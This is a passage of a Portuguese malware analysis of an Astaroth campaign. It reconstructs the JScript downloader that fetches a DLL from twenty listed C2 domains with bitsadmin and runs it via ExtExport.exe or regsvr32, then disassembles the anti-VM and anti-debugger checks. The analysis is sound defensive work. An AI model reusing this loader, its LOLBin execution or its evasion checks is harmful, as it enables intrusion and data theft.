Se o arquivo existir, seu conteúdo será lido, pois contém a localização do diretório do artefato útil do Estágio 3.

```
/* Checks for the presence of a file located in C:\Users\Public\h
If the file exists, the stage3_filepath is set to the contents of the file.
*/
if (new ActiveXObject("Scripting.FileSystemObject").FileExists("C:\\Users\\Public\\h"))
{
  /* If the file exists, the stage3_filepath is set to the contents of the file. */
  new ActiveXObject("Scripting.FileSystemObject").OpenTextFile("C:\\Users\\Public\\h", 1);
  stage3_filepath = new ActiveXObject("Scripting.FileSystemObject").OpenTextFile("C:\\Users\\Public\\h", 1).ReadLine();
  new ActiveXObject("Scripting.FileSystemObject").OpenTextFile("C:\\Users\\Public\\h", 1).Close();
}
```

Se arquivo contendo a localização do artefato estágio 3 não estiver presente no sistema infectado, o downloader gera e cria a estrutura do diretório onde o artefato estágio 3 será armazenado após sua busca nos servidores de distribuição controlados pelo invasor. A estrutura de diretório que o malware usa é armazenada em um subdiretório de %APPDATA%

```
else {
/* If the file does not exist, the stage3_filepath is set to a randomly generated subdirectory of %APPDATA% */
stage3_filepath = new ActiveXObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%")+"\\"[A-Z][A-Z][A-Z]+randomizer(20878724328, 51903448415)+[A-Z]+"\\";

/* The stage3_filepath is then echo'd into the C:\Users\Public\h directory for future reference. */
new ActiveXObject("WScript.Shell").run('cmd /V /C "echo '+stage3_filepath+'>'+'C:\\Users\\Public\\h"&& exit',0,true);
}
```

Embora o código acima mencionado tenha sido ligeiramente modificado ([A-Z] adicionado para legibilidade), uma função de randomização presente no JScript é invocada com um valor CharCode selecionado aleatoriamente entre a faixa de 65 e 90, que são então convertidos de volta para ASCII. Esta linha CharCode representa os CharCodes para todos os caracteres ASCII que variam de "A" a "Z".

Em seguida, ele é escrito no arquivo que foi inicialmente consultado, presumivelmente para que o malware possa localizá-lo durante as tentativas de execução subsequentes. Esta estrutura de diretório é então criada para facilitar o resto do processo de execução.

Em seguida, o malware verifica a presença artefato estágio 3 chamada "sqlite3.dll" neste local de diretório. Se ele já existe, ele verifica o tamanho do arquivo, e se ele é menor que 10 bytes, o arquivo é excluído e o processo de execução continua.

```
/* The downloader then checks for the presence of the DLL associated with the malware payload */
if (new ActiveXObject("Scripting.FileSystemObject").FileExists(stage3_filepath+"sqlite3.dll")){

  /* If the file corresponding to the stage 3 payload exists, it checks the filesize to ensure it is not less than 10 bytes  */
  if (new ActiveXObject("Scripting.FileSystemObject").GetFile(stage3_filepath+"sqlite3.dll").size < 10 ){

   /* If the file size is less than 10 bytes, the existing file is deleted and closed*/
   new ActiveXObject("Scripting.FileSystemObject").GetFile(stage3_filepath+"sqlite3.dll").Delete();
   new ActiveXObject("Scripting.FileSystemObject").GetFile(stage3_filepath+"sqlite3.dll").Close();
```

Se a DLL estiver localizada com sucesso e maior que 10 bytes, o carregador tentará executa-lo, primeiro tentando localizar e invocar o ExtExport.exe LoLbin, e em caso de falha em regsvr32 se o binário ExtExport.exe não puder ser localizado.

```
/* If the Stage 3 malware payload exists and is not less than 10 bytes the script checks for the presence of the LoLbin "ExtExport.exe" */
if (new ActiveXObject("Scripting.FileSystemObject").FileExists(stage3_filepath+"sqlite3.dll")){

    /* It first checks under the "Program Files (x86) directory tree for ExtExport.exe */
    if (new ActiveXObject("Scripting.FileSystemObject").FileExists("C:\\Program Files (x86)\\Internet Explorer\\ExtExport.exe")){
        try
        {
        /* If the file exists under the Program Files (x86) directory tree, it is invoked and passed the file path of the Stage 3 malware payload
        Reference: http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
        */
        new ActiveXObject("WScript.Shell").run('cmd /c cd "C:\Program Files (x86)\Internet Explorer\" && ExtExport.exe' "stage3_filepath=sqlite3.dll" 2 3 4 FIREFOX {00000000-0000-0000-0000-000000000000}',0,true);
        }
        catch (exceptions)
        {

        }
    control_var_a = true;
    }

    /* If the LoLbin does not exist in Program Files (x86) the script will check under the "Program Files" tree as well */
    if (new ActiveXObject("Scripting.FileSystemObject").FileExists("C:\\Program Files\\Internet Explorer\\ExtExport.exe")){
        try
        {
        /* If ExtExport exists it is then invoked and passed the file path of the Stage 3 malware payload */
        new ActiveXObject("WScript.Shell").run('cmd /c cd "C:\Program Files\Internet Explorer\" && ExtExport.exe stage3_filepath="sqlite3.dll" 2 3 4 FIREFOX {00000000-0000-0000-0000-000000000000}',0,true);
        }
        catch (exceptions)
        {

        }
    control_var_a = true;
    }
    /* If the malware is unable to locate the LoLBin, it falls back to using the standard regsvr32 to load the DLL */
    new ActiveXObject("WScript.Shell").run('regsvr32 /s "'+stage3_filepath+'sqlite3.dll"',0,true);
}
```

Caso o DLL estágio 3 não possa ser localizado, o carregador iniciará as comunicações HTTP para um conjunto de servidores de distribuição para recuperá-lo e executá-lo. Para facilitar esse processo, o carregador primeiro gera um caminho de URL para usar para solicitações subsequentes da Web para buscar a DLL. Ele faz isso quebrando a URL em várias partes, usando a função de randomização para gerar valores para cada parte e, em seguida, concatenando-os para formar o padrão de URL completo.

```
/* The URL structure itself is broken into three pieces which are first randomly generated */
url_1 = randomizer(19444113593, 77473728048);
url_2 = randomizer(18581946637, 75070474496);
url_3 = randomizer(19960861796, 62991544006);
try
{
/* The downloader will then retrieve the C2 domain using the earlier function, concatenate the URL
 control_var_b = bitsadmin(c2_domain+"?"+url_1+""+url_2+""+url_3, stage3_filepath+"sqlite3.dll");
    if (control_var_b == false) {
     /* if retrieval fails, the process will be repeated until it succeeds */
     bitsadmin(c2_domain+"?"+url_1+""+url_2+""+url_3, stage3_filepath+"sqlite3.dll");
    }
}
```

O domínio do servidor de distribuição a ser usado é gerado por chamada de uma função adicional. Esta função seleciona um número aleatório entre "0" e "19" e, em seguida, realiza uma comparação com uma lista de domínios do servidor de distribuição. O valor correspondente é então armazenado em uma variável que é usada na captura de tela anterior.

```
 domain_identifier = randomizer(0,19);

if (domain_identifier == 0){
    c2_domain = "https://2souyo.vannisteroy.cf/";}
if (domain_identifier == 1){
    c2_domain = "https://37eie7.driverss.tk/";}
if (domain_identifier == 2){
    c2_domain = "https://50iu4o.fenomeno.gq/";}
if (domain_identifier == 3){
    c2_domain = "https://dkaaiu.costelinha.tk/";}
if (domain_identifier == 4){
    c2_domain = "https://kteo8j.gtasanandres.tk/";}
if (domain_identifier == 5){
    c2_domain = "https://r5oukr.proevolution.ml/";}
if (domain_identifier == 6){
    c2_domain = "https://t8eiwt.coragem.cf/";}
if (domain_identifier == 7){
    c2_domain = "https://wa86.batigol.ga/";}
if (domain_identifier == 8){
    c2_domain = "https://weeer5.dougfunnie.cf/";}
if (domain_identifier == 9){
    c2_domain = "https://yyiufv.baixinho11.cf/";}
if (domain_identifier == 10){
    c2_domain = "https://15uaer.coragem.cf/";}
if (domain_identifier == 11){
    c2_domain = "https://1dou7s.fenomeno.gq/";}
if (domain_identifier == 12){
    c2_domain = "https://89eiwb.proevolution.ml/";}
if (domain_identifier == 13){
    c2_domain = "https://bgaew.dougfunnie.cf/";}
if (domain_identifier == 14){
    c2_domain = "https://evai2d.vannisteroy.cf/";}
if (domain_identifier == 15){
    c2_domain = "https://jyaei4.batigol.ga/";}
if (domain_identifier == 16){
    c2_domain = "https://kteet4.driverss.tk/";}
if (domain_identifier == 17){
    c2_domain = "https://preokr.baixinho11.cf/";}
if (domain_identifier == 18){
    c2_domain = "https://waa6.costelinha.tk/";}
if (domain_identifier == 19){
    c2_domain = "https://y1iokr.gtasanandres.tk/";}
```

Uma vez que todas essas informações foram geradas, ela é então montada e passada para uma função que usa o utilitário Bitsadmin Windows para recuperar o artefato e armazená-lo no diretório de trabalho do malware.

```
/* BITSAdmin function, used to retrieve Stage 3 payloads and store locally */
function bitsadmin(download_url, local_filepath)
{
    try
    {
     /* Invokes bitsadmin using a randomly created Job name to retrieve the payload and save it locally */
     new ActiveXObject("WScript.Shell").run(bitsadmin /transfer randomizer(20878724328, 62991544006) /priority foreground
     download_url local_filepath,0,true);
     return true;
    }
    catch (exceptions)
    {
     return false;
    }
```

Uma vez que o artefato tenha sido recuperado com sucesso, o mesmo processo descrito anteriormente é usado para tentar localizar ExtExport.exe ou se não tiver sucesso, o regsvr32 é usado para carregar o DLL e iniciar a execução do próprio malware.


Um contador de tempo de 4.000 segundos (ou 66 minutos) também está presente, após expirar ele encerra a rotina.

```
new ActiveXObject("WScript.Shell").run(cmd /c echo %time% && timeout 4000 > NUL && exit,0,true);
```

O downloader busca o conteúdo binário adicional de dois outros servidores de distribuição que são executados diretamente como parte do Estágio 3.

```
/* The C2 domain selection function is called and passed the results of the randomizer function */
domain_selector(randomizer(19960861796, 77473728048));
}

/* The C2 domain selection function is called and passed the results of the randomizer function */
domain_selector(randomizer(18581946637, 62991544006));
```

As solicitações HTTP GET resultantes podem ser observadas na captura de tela abaixo.



As cargas que estão sendo entregues nestas campanhas são as principais DLL da Astaroth, bem como dois módulos. Astaroth é uma família modular de malware que é usada para roubar informações confidenciais de vários aplicativos executados em sistemas infectados.

Análise de Astaroth


Os três artefatos recuperados durante o Estágio 2 são componentes binários que são combinados para reconstruir o Astaroth DLL. Uma vez que eles são combinados, o DLL é então executado para iniciar o estágio final do processo de infecção. Realizamos análise detalhada da funcionalidade presente dentro desses DLLs e identificamos diversas características interessantes associadas às suas operações. Estes são descritos nas seções abaixo.

Mecanismos anti-análise/anti-Sandbox

As amostras de Astaroth associadas a essas campanhas apresentam um extenso conjunto de verificações realizadas na tentativa de identificar se o malware está sendo executado em um ambiente virtual ou de análise. Se alguma das verificações falhar, o malware força a reinicialização do sistema usando a seguinte sintaxe de linha de comando:

"cmd.exe /c desligamento -r -t 3 -f"

Abaixo está uma visão de alto nível do fluxo de execução de código associado a esses mecanismos de anti-análise.




O malware aproveita o CreateToolhelp32Snapshot para identificar vestígios de máquinas virtuais que podem ser instaladas no sistema, procurando por aqueles associados tanto ao VirtualBox quanto ao VMware.

```
8B85 CCFEFFFF  mov eax,dword ptr ss:[ebp-134]  [ebp-134]:"VBoxService.exe"
8D95 D0FEFFFF  lea edx,dword ptr ss:[ebp-130]  [ebp-130]:"VBOXSERVICE.EXE"
E8 15F4FFFF    call sqlite3.49FBEC
8B85 D0FEFFFF  mov eax,dword ptr ss:[ebp-130]  [ebp-130]:"VBOXSERVICE.EXE"
E8 1A40F6FF    call sqlite3.4047FC
8BD0           mov edx,eax                     edx:"System", eax:&"[System Process]"
8D85 D4FEFFFF  lea eax,dword ptr ss:[ebp-12C]  [ebp-12C]:"VBOXSERVICE.EXE"
E8 453DF6FF    call sqlite3.404534
8B85 D4FEFFFF  mov eax,dword ptr ss:[ebp-12C]  [ebp-12C]:"VBOXSERVICE.EXE"
50             push eax                        eax:&"[System Process]"
8D85 C4FEFFFF  lea eax,dword ptr ss:[ebp-13C]  [ebp-13C]:"System"
8D57 24        lea edx,dword ptr ds:[edi+24]   edx:"System", edi+24:"System"
B9 04010000    mov ecx,104
E8 A33DF6FF    call sqlite3.4045AC
8B85 C4FEFFFF  mov eax,dword ptr ss:[ebp-13C]  [ebp-13C]:"System"
8D95 C8FEFFFF  lea edx,dword ptr ss:[ebp-138]  [ebp-138]:"SYSTEM"
E8 D2F3FFFF    call sqlite3.49FBEC
8B95 C8FEFFFF  mov edx,dword ptr ss:[ebp-138]  [ebp-138]:"SYSTEM"
58             pop eax                         eax:&"[System Process]"
E8 1A41F6FF    call sqlite3.404940
85C0           test eax,eax                    eax:&"[System Process]"
0F8F 6F010000  jg sqlite3.4A099D
8D8D B8FEFFFF  lea ecx,dword ptr ss:[ebp-148]  [ebp-148]:"vmtoolsd.exe"
BA 200A4A00    mov edx,sqlite3.4A0A20          edx:"System", 4A0A20:"F11FC05EA671A86B8
B8 D9190000    mov eax,19D9                    eax:&"[System Process]"
E8 F1DAFFFF    call sqlite3.49E334
8B85 B8FEFFFF  mov eax,dword ptr ss:[ebp-148]  [ebp-148]:"vmtoolsd.exe"
8D95 BCFEFFFF  lea edx,dword ptr ss:[ebp-144]  [ebp-144]:"VMTOOLSD.EXE"
E8 98F3FFFF    call sqlite3.49FBEC
8B85 BCFEFFFF  mov eax,dword ptr ss:[ebp-144]  [ebp-144]:"VMTOOLSD.EXE"
E8 9D3FF6FF    call sqlite3.4047FC
8BD0           mov edx,eax                     edx:"System", eax:&"[System Process]"
8D85 C0FEFFFF  lea eax,dword ptr ss:[ebp-140]  [ebp-140]:"VMTOOLSD.EXE"
E8 C83CF6FF    call sqlite3.404534
8B85 C0FEFFFF  mov eax,dword ptr ss:[ebp-140]  [ebp-140]:"VMTOOLSD.EXE"
50             push eax                        eax:&"[System Process]"
8D85 B0FEFFFF  lea eax,dword ptr ss:[ebp-150]  [ebp-150]:"[System Process]"
```

Ele também procura a presença de dispositivos de hardware que são comumente vistos em máquinas virtuais.

```
    53             push ebx
    33DB           xor ebx,ebx
    B8 D0134A00    mov eax,sqlite3.4A13D0      4A13D0:"\\\\.\\VBoxMiniRdrDN"
    E8 C7FFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 70          jne sqlite3.4A13C9
    B8 E4134A00    mov eax,sqlite3.4A13E4      4A13E4:"\\\\.\\VBoxGuest"
    E8 B9FFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 62          jne sqlite3.4A13C9
    B8 F4134A00    mov eax,sqlite3.4A13F4      4A13F4:"\\\\.\\pipe\\VBoxMiniRdDN"
    E8 ABFFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 54          jne sqlite3.4A13C9
    B8 0C144A00    mov eax,sqlite3.4A140C      4A140C:"\\\\.\\VBoxTrayIPC"
    E8 9DFFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 46          jne sqlite3.4A13C9
    B8 1C144A00    mov eax,sqlite3.4A141C      4A141C:"\\\\.\\HGFS"
    E8 8FFFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 38          jne sqlite3.4A13C9
    B8 28144A00    mov eax,sqlite3.4A1428      4A1428:"\\\\.\\qemu"
    E8 81FFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 2A          jne sqlite3.4A13C9
    B8 34144A00    mov eax,sqlite3.4A1434      4A1434:"\\\\.\\pipe1\\qemu"
    E8 73FFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 1C          jne sqlite3.4A13C9
    B8 44144A00    mov eax,sqlite3.4A1444      4A1444:"\\\\.\\SyserDbgMsg"
    E8 65FFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  75 0E          jne sqlite3.4A13C9
    B8 54144A00    mov eax,sqlite3.4A1454      4A1454:"\\\\.\\SyserBoot"
    E8 57FFFFFF    call sqlite3.4A131C
    84C0           test al,al
 v  74 02          je sqlite3.4A13CB
    B3 01          mov bl,1
```

Ele também verifica o valor do SystemBiosDate que é armazenado no registro do Windows (HKLM\HARDWARE\DESCRIPTIONS\System\SystemBios\Date) para determinar se o valor corresponde a "06/23/99", que é o valor padrão para máquinas virtuais dentro do VirtualBox.




Em seguida, o malware verifica os programas em execução no sistema infectado usando o EnumChildWindows para identificar ferramentas comuns de análise, depuração e sandboxing que podem estar sendo executados no sistema infectado.

Ele tenta identificar os seguintes aplicativos que são comumente usados para análise de malware:

- OllyDbg
- Depurador de Imunidades
- WinDbg
- IDA Pro
- Explorador de Processos
- Monitor de Processos
- RegMon
- FileMon
- TCPView
- Auto-executos
- Tubarão-fio
- Dumpcap
- Hacker de processo
- SysAnalyzer
- HookExplorer
- SysInspector
- ImportREC
- PETools
- LordPE
- Joebox
- Sandbox
- x32dbg

Ele também verifica a presença de Sandboxie no sistema usando GetModuleHandleA no SbieDll.dll.



Semelhante ao check for Sandboxie, o malware também verifica a existência de "dbghelp.dll", que faz parte das ferramentas de depuração disponíveis gratuitamente para Windows.

Em seguida, verifica o valor armazenado no registro do Windows no seguinte local:

HKLM\Software\Microsoft\Windows\CurrentVersion\ProductId

O malware está especificamente procurando os seguintes valores:

- 76487-644-3177037-23510

- 55274-640-2673064-23950


Se esses valores estiverem presentes, indica que o ambiente host é CWSandbox ou JoeBox, respectivamente.

```
8B85 F0FEFFFF  mov eax,dword ptr ss:[ebp-110]   [ebp-110]:"Software\\Microsoft\\Windows\\CurrentVersion"
E8 6638F6FF    call sqlite3.4047FC
50             push eax                         eax:"76487-644-3177037-23510"
68 02000080    push 80000002
E8 6758F6FF    call <JMP.&RegOpenKeyExA>
85C0           test eax,eax                     eax:"76487-644-3177037-23510"
75 6C          jne sqlite3.4A1011
C745 F8 010100 mov dword ptr ss:[ebp-8],101
8D45 F8        lea eax,dword ptr ss:[ebp-8]
50             push eax                         eax:"76487-644-3177037-23510"
8D85 F7FEFFFF  lea eax,dword ptr ss:[ebp-109]
50             push eax                         eax:"76487-644-3177037-23510"
6A 00          push 0
6A 00          push 0
8D8D ECFEFFFF  lea ecx,dword ptr ss:[ebp-114]   [ebp-114]:"ProductId"
BA B0104A00    mov edx,sqlite3.4A10B0           4A10B0:"D2548A929D74A260E71B"
B8 65260000    mov eax,2665                     eax:"76487-644-3177037-23510"
E8 64D3FFFF    call sqlite3.49E334
8B85 ECFEFFFF  mov eax,dword ptr ss:[ebp-114]   [ebp-114]:"ProductId"
E8 2138F6FF    call sqlite3.4047FC
50             push eax                         eax:"76487-644-3177037-23510"
8B45 FC        mov eax,dword ptr ss:[ebp-4]
50             push eax                         eax:"76487-644-3177037-23510"
E8 2B58F6FF    call <JMP.&RegQueryValueExA>
8D8D E8FEFFFF  lea ecx,dword ptr ss:[ebp-118]   [ebp-118]:"76487-644-3177037-23510"
BA D0104A00    mov edx,sqlite3.4A10D0           4A10D0:"83CD4817243C1C25171C1010097399FF471A130A70E065D9"
B8 15140000    mov eax,1415                     eax:"76487-644-3177037-23510"
E8 3AD3FFFF    call sqlite3.49E334
8B85 E8FEFFFF  mov eax,dword ptr ss:[ebp-118]   [ebp-118]:"76487-644-3177037-23510"
E8 F737F6FF    call sqlite3.4047FC
```

O malware então enumera o nome de usuário associado à conta em que o malware está sendo executado. Ele verifica se o nome de usuário corresponde ao valor "CURRENTUSER".

```
8B45 F8        mov eax,dword ptr ss:[ebp-8]     [ebp-8]:"User"
E8 B236F6FF    call sqlite3.4047FC
50             push eax
E8 A856F6FF    call <JMP.&GetUserNameA>
33C0           xor eax,eax
5A             pop edx                          edx:"CURRENTUSER"
59             pop ecx
59             pop ecx
64:8910        mov dword ptr fs:[eax],edx       edx:"CURRENTUSER"
EB 12          jmp sqlite3.4A116C
E9 E527F6FF    jmp sqlite3.403944
8D45 F8        lea eax,dword ptr ss:[ebp-8]     [ebp-8]:"User"
E8 D531F6FF    call sqlite3.40433C
E8 402BF6FF    call sqlite3.403CAC
8D55 F4        lea edx,dword ptr ss:[ebp-C]     [ebp-C]:"USER"
8B45 F8        mov eax,dword ptr ss:[ebp-8]     [ebp-8]:"User"
E8 75EAFFFF    call sqlite3.49FBEC
8B45 F4        mov eax,dword ptr ss:[ebp-C]     [ebp-C]:"USER"
50             push eax
8D55 F0        lea edx,dword ptr ss:[ebp-10]    [ebp-10]:"CURRENTUSER"
B8 C8114A00    mov eax,sqlite3.4A11C8           4A11C8:"CurrentUser"
E8 64EAFFFF    call sqlite3.49FBEC
8B55 F0        mov edx,dword ptr ss:[ebp-10]    [ebp-10]:"CURRENTUSER"
```

Em seguida, o malware tenta abrir os dispositivos virtuais "\\\\\SICE" e "\\\\\NTICE" que estão associados ao SoftICE, um "depurador de modo de kernel para DOS e Windows".



Ele também aproveita uma chamada para IsDebuggerPresente para tentar determinar se a amostra está sendo executada em um depurador. Em vez de importar a função da maneira padrão, o malware a carrega dinamicamente para esconder o fato de que isso ocorrerá durante a análise estática da amostra.

Ele segue isso também verificando manualmente o Bloco de Ambiente de Processo (PEB) como uma maneira adicional de verificar a presença de um depurador.

```
33D2            xor edx,edx
64:8B05 300000( mov eax,dword ptr fs:[30]
0FB640 02       movzx eax,byte ptr ds:[eax+2]
08C0            or al,al
74 02           je sqlite3.4A12D9
75 07           jne sqlite3.4A12E0
C745 FC 010000( mov dword ptr ss:[ebp-4],1
```

Em seguida, o malware tenta identificar se ele está sendo executado em um ambiente WINE. Isso é feito carregando ntdll.dll e verificando a existência das funções "wine_get_version" e "wine_net_to_unix_file_name".

